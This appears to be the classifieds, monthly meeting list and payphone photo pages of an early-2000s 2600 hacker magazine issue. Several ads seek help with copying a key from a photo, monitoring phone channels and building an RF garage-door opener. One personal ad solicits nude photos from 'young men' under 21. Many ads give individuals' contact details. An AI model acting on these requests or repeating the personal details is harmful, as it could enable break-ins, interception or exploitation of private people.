LOCKSMITHS: I am in need of a keymaker from only a picture and a pencil sketch over of a key. Pending on timing and location, I may be able to get the key for a Saturday or Sunday afternoon meeting. I am in Kenosha, WI, so I can only go to Milwaukee or North Chicago for meetings. Please e-mail at Mifster88@hotmail.com if interested, make the subject "keymaker."

Wanted

YOU MAY BE NEXT? GIVE ME LIBERTY... One million signatures needed on PETITION to U.S. Senate "Committee on the Judiciary" to investigate the shocking but true facts of Americans being indicted and convicted illegally by U.S. Judge Robert G. Renner. We ask you to stand with us and let the Voice of Freedom be heard as to the injustice done to John Gregory Lambros. PLEASE VISIT: www.petitiononline.com/jlambros/petition.html. Documents supporting the petition to Senator Charles E. Grassley are available within the Boycott Brazil web site: www.brazilboycott.org. THANK YOU.

NEED TECHNICAL ILLUSTRATOR. I'm writing a book on security circumvention, lock picking, bypass, safes, alarms, and other subjects. I need someone experienced at technical drawings to create original black and white illustrations for my book. I live in the Dallas-Fort Worth area of Texas and would prefer someone of college age nearby, although we could probably manage long distance collaboration. This will be unpaid work for both of us until the book gets published, at which point we'd split the profits equally. I intend to offer it to Loompanics or Delta Press, and have every confidence that they'll want to publish it. Please contact me at drill_relocker@yahoo.com if interested!

REWARD for code used on NOKIA cell phones to continuously monitor a cell phone channel. Code allows continuous reception on a channel for test purposes. Reply to: response2600@yahoo.com.

Services

INTELLIGENT HACKERS UNIX SHELL. Reverse.Net is owned and operated by intelligent hackers. We believe every user has the right to online security and privacy. In today's hostile anti-hacker atmosphere, intelligent hackers require the need for a secure place to work, without big-brother looking over their shoulder. We provide highly filtered DoS protection. Our main server is a P3 1.2 ghz machine, 1.5 gigs of ram, 512 megs of swap, 40 gig EIDE, with complete online "privacy." Compile your favorite security tools, use ssh, stunnel, nmap, etc. Affordable pricing from $10/month, with a 14 day money back guarantee. http://www.reverse.net/

NOW YOU CAN CHARGE A FEE for receiving unexpected email. www.pay2send.com is accepting beta-testers. PayToSend is a TipJar company.

SUSPECTED OR ACCUSED OF A CYBERCRIME IN ANY CALIFORNIA OR FEDERAL COURT? Consult with a semantic warrior committed to the liberation of information specializing in hacker, cracker, and phreak defense. Contact Omar Figueroa, Esq., at (800) 986-5591 or (415) 986-5591, at omar@aya.yale.edu, or at 506 Broadway, San Francisco, CA 94133. Free personal consultation for 2600 readers. All consultations are strictly confidential and protected by the attorney-client privilege.

FORMER CYBERCRIME PROSECUTOR now defends those investigated or charged with this type of crime. Having been on the other side, I know how the system works and how the government can target YOU! With prosecutors probably wanting you to serve prison time, you need a proven veteran trial attorney who knows how to handle these cases and who knows how to defend your rights. Jason D. Lamm, Esq. (602) 22-CYBER (222-9237). Lamm & Associates, 5050 N. 8th Place, Suite 12, Phoenix, AZ 85014. Free confidential and professional consultation.

GENERAL PURPOSE EMAIL IDENTITY AUTHENTICATION SERVICE for use from CGI programs. Legitimate uses only please. http://tipjar.com/nettoys/TJAIS.html

Announcements

OFF THE HOOK is the weekly one hour hacker radio show presented Wednesday nights at 7:00 pm ET on WBAI 99.5 FM in New York City. You can also tune in over the net at www.2600.com/offthehook or on shortwave in North and South America at 7415 khz. Archives of all shows dating back to 1988 can be found at the 2600 site, now in mp3 format! Your feedback is welcome at oth@2600.com.

HACKERMIND: Dedicated to bringing you the opinions of those in the hacker world. Visit www.hackermind.net for details.

VMYTHS.COM AUDIO RANTS are available free of charge to computer talk shows. These short and often hilarious MP3s dispel the hysteria that surrounds computer viruses. The White House computer security advisor hates these rants (and we don't make this claim lightly). Check out Vmyths.com/news.cfm for details.

WDCD - A WANTON DISPLAY OF CONTROL AND DISRUPTION. WDCD is a half hour radio satire produced by a small group of otherwise unemployed individuals with roomfuls of old recordings, analog synthesizers, and racks full of strange electronics gear. Born out of the pirate radio scene, WDCD has existed in various forms on various unauthorized radio frequencies for longer than any of us care to recall (or want to admit to). You can hear WDCD every Friday at 6:30 pm ET on 7415 KHz shortwave and on other random frequencies. If you don't have a shortwave radio, you're missing out on some interesting stuff! Check out our website for more information: http://www.wdcdradio.com. Verified WDCD listeners will get a free surprise. WDCD Radio, 614 S 8th St. #319, Philadelphia, PA 19147. (215) 602-8328. Email mailbag@wdcdradio.com.

PRANK PHONE CALLS. Listen to the funniest prank phone calls ever at www.phatspot.com/swankpranks.

Personals

HAVE YOU SEEN HONUS WAGNER? I am looking for Honus Wagner to catch up on old times; it's been over 10 years since we last spoke. Senior staff member of AciD, founder of RPM, and SysOp of the Final Fantasy BBS, Honus Wagner unconsciously played an important role in the IBM-PC ANSI art world. On October 27th, 1992, Dateline NBC aired a sensationalized expose on "computer hackers" entitled "Are Your Secrets Safe?" which displayed a couple of advertisements for underground bulletin boards, one of them being Final Fantasy. Honus quickly vanished thereafter without a trace. If you know where to reach him (or are him), please email me at: radman@acid.org or visit http://www.bbsdocumentary.com/looking.html. Rad Man, ACiD Productions, PO Box 24523, San Jose, CA 95154-4523.

STARTING A HAXOR SUPPORT GROUP and need participation from experienced and inexperienced haxors, crackers, and phreakers. If you would like to join this FREE service, write me at the address below. You may be asked to search for information on the 'net to assist others with less experience or submit knowledge on techniques you know. Also, looking for political views and electronic projects as well as ideas for hacking for a magazine I am starting. Write to me at: Larry Heath Wheeler, 817592, 1098 S. Highway 2037, Fort Stockton, Texas 79735. All inquiries will be answered.

ANOTHER HACKER IN PRISON! Don't cry for me, I did it to myself. I would like information (for educational purposes only, of course) where I can buy, how to build, etc., an RF device that I could point at a given garage door and it would scan and descramble, open sesame. I'm extremely interested in this technology. Anyone with more info or ideas, please contact me via snail mail at: Mark Carnley P-24536, F2-116 L Chuckawalla Valley State Prison, PO Box 2349, Blythe, California 92226. Will answer all.

YOUNG MAN WANTED for correspondence and/or possible long term relationship. Prefer guys under 21 who are either computer literate or have a desire to learn and are honest and nonviolent in their relations. Especially interested in thin, smooth, young men. Drop me a line (and a bare as you dare photo if you wish) to me at; Dwayne, PO Box 292067, Lewisville, TX 75029-2067.

ONLY SUBSCRIBERS CAN ADVERTISE IN *2600!* Don't even think about trying to take out an ad unless you subscribe! All ads are free and there is no amount of money we will accept for a non-subscriber ad. We hope that's clear. Of course, we reserve the right to pass judgment on your ad and not print it if it's amazingly stupid or has nothing at all to do with the hacker world. We make no guarantee as to the honesty, righteousness, sanity, etc. of the people advertising here. Contact them at your peril. All submissions are for ONE ISSUE ONLY! If you want to run your ad more than once you must resubmit it each time. Don't expect us to run more than one ad for you in a single issue either. Include your address label or a photocopy so we know you're a subscriber. Send your ad to 2600 Marketplace, PO Box 99, Middle Island, NY 11953. Deadline for Spring issue: 3/1/03.

ARGENTINA

Buenos Aires: In the bar at San Jose 05.

AUSTRALIA

Adelaide: At the payphones near the Academy Cinema on Pulteney St. 8 pm.

Brisbane: Hungry Jacks on the Queen St. Mall (RHS, opposite Info Booth). 7 pm.

Canberra: KC's Virtual Reality Cafe, 11 East RW, Civic. 7 pm.

Melbourne: Melbourne Central Shopping Centre at the Swanston Street entrance near the public phones.

Perth: The Merchant Tea and Coffee House, 183 Murray St. 6 pm.

Sydney: The Crystal Palace, front bar/bistro, opposite the bus station area on George Street at Central Station. 6 pm.

AUSTRIA

Graz: Cafe Haltestelle on Jakominiplatz.

BRAZIL

Belo Horizonte: Pelego's Bar at Assufeng, near the payphone. 6 pm.

CANADA

Alberta

Calgary: Eau Claire Market food court by the bland yellow wall (formerly the "milk wall").

Edmonton: Edmonton City Centre, Lower Level West in the food court by the payphones.

British Columbia

Vancouver: Pacific Centre Food Fair, one level down from street level by payphones. 4 pm to 9 pm.

Victoria: Eaton Center food court by A&W.

New Brunswick

Moncton: Ground Zero Network, 720 Main St.

Ontario

Barrie: William's Coffee Pub, 505 Bryne Drive. 7 pm.

Hamilton: Jackson Square food court by payphones and Burger King. 7:30 pm.

Toronto: Computer Security Education Facility, 199a College Street.

Quebec

Montreal: Bell Amphitheatre, 1000 Gauchetiere Street.

DENMARK

Aarhus: In the far corner of the DSB cafe in the railway station.

Copenhagen: Terminalbar in Hovedbanegardens Shopping Center.

ENGLAND

Bristol: Next to the orange and grey payphones opposite the "Game" store, Merchant Street, Broadmead. Payphones: +44-117-9299011, 9294437. 7:30 pm.

Exeter: at the payphones, Bedford Square. 7 pm.

London: Trocadero Shopping Center (near Picadilly Circus), lowest level. 7 pm.

Manchester: The Green Room on Whitworth Street. 7 pm.

FINLAND

Helsinki: Media Piazza near the Modesty coffee shop (Toolonlahdenkatu 2).

FRANCE

Paris: Place de la Republique, near the (empty) fountain. 6 pm.

GREECE

Athens: Outside the bookstore Papaswtiriou on the corner of Patision and Stournari. 7 pm.

ITALY

Milan: Piazza Loreto in front of McDonalds.

MEXICO

Mexico City: Zocalo Subway Station (Line 2 of the Metro, blue line). At the "Departamento del Distrito Federal" exit, near the payphones & the candy shop, at the beginning of the "Zocalo-Pino Suarez" tunnel.

NEW ZEALAND

Auckland: London Bar, upstairs, Wellesley St., Auckland Central. 5:30 pm.

Christchurch: Java Cafe, corner of High St. and Manchester St. 6 pm.

Wellington: Fat Ladies Arms. 5:30 pm.

NORWAY

Oslo: Oslo Sentral Train Station. 7 pm.

Trondheim: Rick's Cafe in Nordregate. 6 pm.

POLAND

Stargard Szczecinski: Art Caffe. Bring blue book. 7 pm.

RUSSIA

Moscow: Burger Queen cafe near TAR/TASU (Telephone Agency of Russia/Telegraph Agency of Soviet Union) - also known as Nichtskie Vorota.

SCOTLAND

Glasgow: Central Station, payphones next to Platform 1. 7 pm.

SOUTH AFRICA

Johannesburg (Sandton City): Sandton food court. 6:30 pm.

SWEDEN

Gavle: Railroad station.

Stockholm: Outside Lava.

UNITED STATES

Alabama

Auburn: The student lounge upstairs in the Foy Union Building. 7 pm.

Birmingham: Hoover Galleria food court. 7 pm.

Huntsville: Madison Square Mall in the food court near McDonald's. 7 pm.

Tuscaloosa: McFarland Mall food court near the front entrance.

Arizona

Tempe: Game Works at Arizona Mills Mall.

Arkansas

Jonesboro: Indian Mall food court by the big windows.

California

Los Angeles: Union Station, corner of Macy & Alameda. Inside main entrance by bank of phones. Payphones: (213) 972-9519, 9520; 625-9923, 9924; 613-9704, 9746.

Orange County (Laguna Niguel): Natale Coffee, 27020 Alicia Parkway, #F.

San Diego: Leucadia's Pizzeria on Regents Road (Vons Shopping Mall).

San Francisco: 4 Embarcadero Plaza (inside). Payphones: (415) 398-9803, 9804, 9805, 9806.

San Jose (Campbell): Orchard Valley Coffee Shop/Net Cafe on the corner of S Central Ave. and E Campbell Ave.

Santa Barbara: Cafe Siena on State Street.

Colorado

Boulder: Fatty J's food court, 13th and College. 6 pm.

Connecticut

Meriden: Meriden Square Mall food court. 6 pm.

District of Columbia

Arlington: Pentagon City Mall in the food court. 6 pm.

Florida

Ft. Lauderdale: Broward Mall in the food court.

Gainesville: In the back of the University of Florida's Reitz Union food court.

Orlando: Fashion Square Mall Food Court between Hovan Gourmet and Manchu Wok.

Georgia

Atlanta: Lenox Mall food court. 7 pm.

Hawaii

Honolulu: Coffee Talk Cafe, 3601 Waialae Ave. Payphone: (808) 732-9184. 6 pm.

Idaho

Pocatello: College Market, 604 South 8th Street.

Illinois

Chicago: Union Station in the Great Hall near the payphones.

Indiana

Evansville: Barnes and Noble cafe at 624 S Green River Rd.

Ft. Wayne: Glenbrook Mall food court in front of Sbarro's. 6 pm.

Indianapolis: Borders Books on the corner of Meridian and Washington.

Kansas

Kansas City (Overland Park): Oak Park Mall food court.

Louisiana

Baton Rouge: In the LSU Union Building, between the Tiger Pause & McDonald's, next to the payphones. Payphone numbers: (225) 387-9520, 9538, 9618, 9722, 9733, 9735.

New Orleans: Mythique, 1135 Decatur St. 6 pm.

Maine

Portland: Maine Mall by the bench at the food court door.

Maryland

Baltimore: Barnes & Noble cafe at the Inner Harbor.

Massachusetts

Boston: Prudential Center Plaza, terrace food court at the tables near the windows. 7 pm.

Marlborough: Solomon Park Mall food court.

Northampton: Javanet Cafe across from Polaski Park.

Michigan

Ann Arbor: The Galleria on South University.

Minnesota

Bloomington: Mall of America, north side food court, across from Burger King & the bank of payphones that don't take incoming calls.

Duluth: Barnes & Noble by Cubs. 7 pm.

Missouri

Kansas City (Independence): Barnes & Noble, 19120 East 39th St.

St. Louis: Galleria, Highway 40 & Brentwood, elevated section, food court area, by the theaters.

Springfield: Barnes & Noble on Battlefield across from the mall. 5:30 pm.

Nebraska

Omaha: Oak View Mall Barnes & Noble. 7 pm.

Nevada

Las Vegas: Palms Casino food court. 8 pm.

New Mexico

Albuquerque: Winrock Mall food court, near payphones on the lower level between the fountain & arcade. Payphones: (505) 883-9985, 9976, 9841.

New York

Buffalo: Galleria Mall food court.

New York: Citigroup Center, in the lobby, near the payphones, 153 E. 53rd St., between Lexington & 3rd.

North Carolina

Charlotte: South Park Mall, upper area of food court.

Raleigh: Crabtree Valley Mall food court in front of the McDonald's.

North Dakota

Fargo: Barnes and Noble's Cafe on 42nd St.

Ohio

Akron: Arabica on W. Market Street, intersection of Hawkins, W. Market, and Exchange.

Cincinnati: Cody's Cafe, 111 Calhoun St., far back room. 6 pm.

Cleveland (Bedford): Bedford Arabica, 720 Broadway-On Bedford Square (Commons).

Dayton: At the Marions behind the Dayton Mall.

Oklahoma

Oklahoma City: The Magic Land in the Lakeside Shopping Center near the corner of N. May Ave. and NW 73rd St.

Tulsa: Woodland Hills Mall food court.

Oregon

Portland: Coffee People Northwest, 533 NW 23rd.

Pennsylvania

Erie: The Edge, 715 French Street.

Philadelphia: 30th Street Station food court, smoking section.

Pittsburgh: William Pitt Union building on the University of Pittsburgh campus by the Bigelow Boulevard entrance.

South Carolina

Charleston: Northwoods Mall in the hall between Sears and Chik-Fil-A.

South Dakota

Sioux Falls: Empire Mall, by Burger King.

Tennessee

Knoxville: Borders Books Cafe across from Westown Mall.

Memphis: Barnes & Noble, Hickory Ridge Mall.

Nashville: J-J's Market, 1912 Broadway.

Texas

Austin: Dobie Mall food court.

Dallas: Mama's Pizza, Campbell & Preston. 7 pm.

Houston: Cafe Nicholas in Galleria I.

San Antonio: North Star Mall food court. 6 pm.

Utah

Salt Lake City: ZCMI Mall in the food court near Zion's Bank.

Vermont

Burlington: Borders Books at Church St. and Cherry St. on the second floor of the cafe.

Virginia (see District of Columbia)

Washington

Seattle: Washington State Convention Center, first floor. 6 pm.

Wisconsin

Madison: Union South (227 N. Randall Ave.) on the lower level in the Martin Luther King Jr. Lounge by the payphones. Payphone: (608) 251-9909.

Milwaukee (Wauwatosa): Mayfair Mall on Hwy 100 & North Ave in Room G110 or G150. 6 pm.

All meetings take place on the first Friday of the month. Unless otherwise noted, they start at 5 pm local time.
To start a meeting in your city, leave a message & phone number at (631) 751-2600 or send email to meetings@2600.com.

Forbidden Payphones

Alexandria, Egypt. It's illegal to take pictures in Egyptian airports. Here's one they couldn't stop.

Photo by Tom Mele

Tunis, Tunisia. Taking photographs in public here is considered an offense worthy of incarceration. This was a "drive-by" of one of the payphone rooms that exist throughout the city - there are no single payphones anywhere.

Photo by John Freund

Chinese Payphones

Xi'an. This card-only phone is the most common type. The writing on the blue plastic says: "It is everyone's duty to be careful with public phones."

Shanghai. This type accepts both coins and cards.

Photos by Robin Kearey

Come and visit our website and see our vast array of payphone photos that we've compiled! http://www.2600.com

South Korean Payphones

(we will pay any price for pictures of North Korean payphones)

Seoul. The most common type of payphone which only accepts cards.

Seoul. A coins-only version, also fairly common and usually found near the cards-only phones.

Kyeonghee University. The old style coins-only payphone which is becoming increasingly rare.

Seoul. This is a rare phone too. Its location is probably even more rare.

Photos by Robin Kearey

Look on the other side of this page for even more photos!